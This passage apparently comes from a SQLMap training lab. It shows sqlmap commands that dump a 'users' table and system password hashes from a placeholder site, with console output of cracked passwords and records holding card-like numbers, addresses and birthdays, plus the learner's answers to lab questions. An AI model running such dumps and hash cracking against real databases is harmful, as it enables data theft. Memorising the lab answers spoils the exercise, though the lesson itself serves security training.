AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --dump -D master -T users...SNIP...[14:31:41] [INFO] fetching columns for table 'users' in database 'master'[14:31:41] [INFO] fetching entries for table 'users' in database 'master'[14:31:41] [INFO] recognized possible password hashes in column 'password'do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Ndo you want to crack them via a dictionary-based attack? [Y/n/q] Y[14:31:41] [INFO] using hash method 'sha1_generic_passwd'what dictionary do you want to use?[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)[2] custom dictionary file[3] file with list of dictionary files> 1[14:31:41] [INFO] using default dictionarydo you want to use common password suffixes? (slow!) [y/N] N[14:31:41] [INFO] starting dictionary-based cracking (sha1_generic_passwd)[14:31:41] [INFO] starting 8 processes[14:31:41] [INFO] cracked password '05adrian' for hash '70f361f8a1c9035a1d972a209ec5e8b726d1055e'[14:31:41] [INFO] cracked password '1201Hunt' for hash 'df692aa944eb45737f0b3b3ef906f8372a3834e9'...SNIP...[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash '0ff476c2676a2e5f172fe568110552f2e910c917'Database: masterTable: users[32 entries]+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+| id | cc               | name              | email                       | phone        | address                | birthday          | password                                                    | occupation                                        |+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+| 1  | 5387278172507117 | Maynard Rice      | MaynardMRice@yahoo.com      | 281-559-0172 | 1698 Bird Spring Lane  | March 1 1958      | 9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052)             | Linemen                                           || 2  | 4539475107874477 | Julio Thomas      | JulioWThomas@gmail.com      | 973-426-5961 | 1207 Granville Lane    | February 14 1972  | 10945aa229a6d569f226976b22ea0e900a1fc219 (taqris)           | Agricultural product sorter                       || 3  | 4716522746974567 | Kenneth Maloney   | KennethTMaloney@gmail.com   | 954-617-0424 | 2811 Kenwood Place     | May 14 1989       | a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus)         | General and operations manager                    || 4  | 4929811432072262 | Gregory Stumbaugh | GregoryBStumbaugh@yahoo.com | 410-680-5653 | 1641 Marshall Street   | May 7 1936        | b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376) | Foreign language interpreter                      || 5  | 4539646911423277 | Bobby Granger     | BobbyJGranger@gmail.com     | 212-696-1812 | 4510 Shinn Street      | December 22 1939  | aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)         | Medical records and health information technician || 6  | 5143241665092174 | Kimberly Wright   | KimberlyMWright@gmail.com   | 440-232-3739 | 3136 Ralph Drive       | June 18 1972      | d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)      | Electrologist                                     || 7  | 5503989023993848 | Dean Harper       | DeanLHarper@yahoo.com       | 440-847-8376 | 3766 Flynn Street      | February 3 1974   | 2b89b43b038182f67a8b960611d73e839002fbd9 (raided)           | Store detective                                   || 8  | 4556586478396094 | Gabriela Waite    | GabrielaRWaite@msn.com      | 732-638-1529 | 2459 Webster Street    | December 24 1965  | f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)         | Telephone station installer                       |
We can see in the previous example that SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap prompts us to perform a dictionary-based attack on the found hashes.
Hash cracking attacks are performed in a multi-processing manner, based on the number of cores available on the user’s computer. Currently, there is an implemented support for cracking 31 different types of hash algorithms, with an included dictionary containing 1.4 million entries (compiled over the years with most common entries appearing in publicly available password leaks). Thus, if a password hash is not randomly chosen, there is a good probability that SQLMap will automatically crack it.
DB Users Password Enumeration and Cracking
Apart from user credentials found in DB tables, we can also attempt to dump the content of system tables containing database-specific credentials (e.g., connection credentials). To ease the whole process, SQLMap has a special switch --passwords designed especially for such a task:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --passwords --batch...SNIP...[14:25:20] [INFO] fetching database users password hashes[14:25:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique[14:25:20] [INFO] retrieved: 'root'[14:25:20] [INFO] retrieved: 'root'[14:25:20] [INFO] retrieved: 'root'[14:25:20] [INFO] retrieved: 'debian-sys-maint'do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Ndo you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y[14:25:20] [INFO] using hash method 'mysql_passwd'what dictionary do you want to use?[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)[2] custom dictionary file[3] file with list of dictionary files> 1[14:25:20] [INFO] using default dictionarydo you want to use common password suffixes? (slow!) [y/N] N[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)[14:25:20] [INFO] starting 8 processes[14:25:26] [INFO] cracked password 'testpass' for user 'root'database management system users password hashes:[*] debian-sys-maint [1]:    password hash: *6B2C58EABD91C1776DA223B088B601604F898847[*] root [1]:    password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29    clear-text password: testpass[14:25:28] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'[*] ending @ 14:25:28 /2020-09-18/
Tip: The ‘–all’ switch in combination with the ‘–batch’ switch, will automa(g)ically do the whole enumeration process on the target itself, and provide the entire enumeration details.
This basically means that everything accessible will be retrieved, potentially running for a very long time. We will need to find the data of interest in the output files manually.

Question 1: What’s the name of the column containing “style” in it’s name? (Case #1) PARAMETER_STYLE

Question 2

What’s the Kimberly user’s password? (Case #1)

Firstly, find a table that have col name.

Search on that tables testdb where name is Kimberly: Enizoom1609